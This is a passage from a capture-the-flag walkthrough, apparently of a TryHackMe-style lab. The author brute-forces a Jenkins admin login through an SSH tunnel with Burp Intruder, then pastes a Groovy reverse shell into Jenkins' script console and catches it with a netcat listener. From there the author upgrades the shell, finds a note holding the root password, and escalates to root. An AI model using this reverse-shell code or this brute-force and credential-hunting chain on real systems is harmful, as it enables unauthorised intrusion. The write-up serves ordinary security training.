ED25519 key fingerprint is SHA256:seRYczfyDrkweytt6CJT/aBCJZMIcvlYYrTgoGxeHs4.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:68: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.65.115' (ED25519) to the list of known hosts.
aubreanna@10.10.65.115's password:
```

SSH Dynamic tunnel




Jenkins server

With my ssh dynamic tunnel in place, I configured burpsuite to use that tunnel so that I can capture the login request. Then, using the username “admin” and a fake password, I captured the request with burp, sent it to intruder, selected the password parameter, loaded rockyou as the wordlist, then launched the attack.



Burpsuite proxy settings



Captured request, with selected parameter to brute force

While fuzzing with intruder, I noticed that one response was smaller than the rest. Assuming this is the password, I attempted to log into Jenkins

Request	Payload	Status code	Error	Timeout	Length ^	Invalid ...	Comment
90	[REDACTED]	302	<input type="checkbox"/>	<input type="checkbox"/>	311		
199	september	302	<input type="checkbox"/>	<input type="checkbox"/>	441		
53	basketball	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
94	taylor	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
149	patricia	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
341	ihateyou	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
380	myspace1	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
382	sabrina	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
475	london	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
732	ariana	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
1835	luisito	302	<input type="checkbox"/>	<input type="checkbox"/>	442		
3	123456789	302	<input type="checkbox"/>	<input type="checkbox"/>	443		
4	password	302	<input type="checkbox"/>	<input type="checkbox"/>	443		
12	babygirl	302	<input type="checkbox"/>	<input type="checkbox"/>	443		
22	000000	302	<input type="checkbox"/>	<input type="checkbox"/>	443		
25	sunshine	302	<input type="checkbox"/>	<input type="checkbox"/>	443		

Request	Response
Pretty	Raw Hex Render
1	HTTP/1.1 302 Found
2	Date: Sat, 02 Dec 2023 23:23:08 GMT
3	X-Content-Type-Options: nosniff
4	Set-Cookie: JSESSIONID.b361a4e6=node04ha62biurl6u1y1vp114ugh4k9433.node0; Path=/; HttpOnly
5	Expires: Thu, 01 Jan 1970 00:00:00 GMT
6	Location: http://172.17.0.2:8080/
7	Content-Length: 0
8	Server: Jetty(9.4.30.v20200611)

Possible password?

The screenshot shows the Jenkins dashboard. In the top right corner, the user 'admin' is logged in, indicated by a red arrow. The main content area displays a 'Welcome to Jenkins!' message with two primary actions: 'Create an agent or configure a cloud to set up distributed builds. Learn more' and 'Create a job to start building your software project.' The left sidebar contains navigation links for 'New Item', 'People', 'Build History', 'Manage Jenkins', 'My Views', and 'Lockable Resources'. Below these are sections for 'Build Queue' (showing 'No builds in the queue') and 'Build Executor Status' (showing '1 Idle' and '2 Idle').

VOILA! I'M IN!

Great, now that I'm in I need to peruse the site for anything useful. I found a script console that allows us to execute code on the server. Maybe we can find a reverse shell and get access to the server as a different user. Lets give it a shot.

frohoff / revsh.groovy
Created 8 years ago

<> Code Revisions 1 Stars 151 Forks 49 Embed <>

Pure Groovy/Java Reverse Shell

```


1 String host="localhost";
2 int port=8044;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pep.g

```

muttiopenbts commented on May 1, 2017

Nice one Chris

Groovy reverse shell code

 **Script Console**

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:
println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```

1 String host="10.10.65.115";
2 int port=8044;
3 String cmd="bash";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pep.getErrorStream(), si=s.getInputStream();O

```

Code inserted into console

```

aubreanna@internal:~$ nc -nvlp 8044
Listening on [0.0.0.0] (family 0, port 8044)

```

Netcat listener to catch shell

```

aubreanna@internal:~$ nc -nvlp 8044
Listening on [0.0.0.0] (family 0, port 8044)
Connection from 172.17.0.2 51928 received!
whoami
jenkins

```

Shell caught!

Great! I have a shell.... But meh... Its not interactive. So lets fix that

```

aubreanna@internal:~$ nc -nvlp 8044
Listening on [0.0.0.0] (family 0, port 8044)
Connection from 172.17.0.2 51928 received!
whoami
jenkins
python -c 'import pty;pty.spawn("/bin/bash")'
jenkins@jenkins:/$

```

VOILA!

Now that I have a shell, lets see if we can find any interesting text files. Once we finished searching the file system, one file stood out....

```
jenkins@jenkins:/$ find / -name *.txt 2>/dev/null
find / -name *.txt 2>/dev/null
/opt/note.txt
/var/jenkins_home/userContent/readme.txt
/var/jenkins_home/war/images/atom-license.txt
/var/jenkins_home/war/scripts/combobox-readme.txt
/var/jenkins_home/war/WEB-INF/update-center-rootCAs/jenkins-update-center-root-ca.txt
/var/jenkins_home/war/WEB-INF/update-center-rootCAs/jenkins-update-center-root-ca-2.txt
/var/jenkins_home/war/WEB-INF/classes/dependencies.txt
/var/jenkins_home/war/dc-license.txt
/var/jenkins_home/war/robots.txt
/var/jenkins_home/war/css/font-awesome/fonts/LICENSE.txt
/var/jenkins_home/war/css/font-awesome/css/LICENSE.txt
```

note.txt?

Whats in it?

```
cat /opt/note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.

root: [REDACTED]
```

Wait, what???? No way

Is this really the root password? Lets ssh back in as aubreanna and give it a try

```
└─# ssh aubreanna@10.10.65.115
aubreanna@10.10.65.115's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64) as well as the base request.

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Dec  2 21:52:35 2023 from 10.6.88.14
aubreanna@internal:~$ su -
Password:
root@internal:~# whoami
root
root@internal:~#
```

YESSSSSSSSSSSSS!!!!

Now all that was left was to read the flag and go have a beer!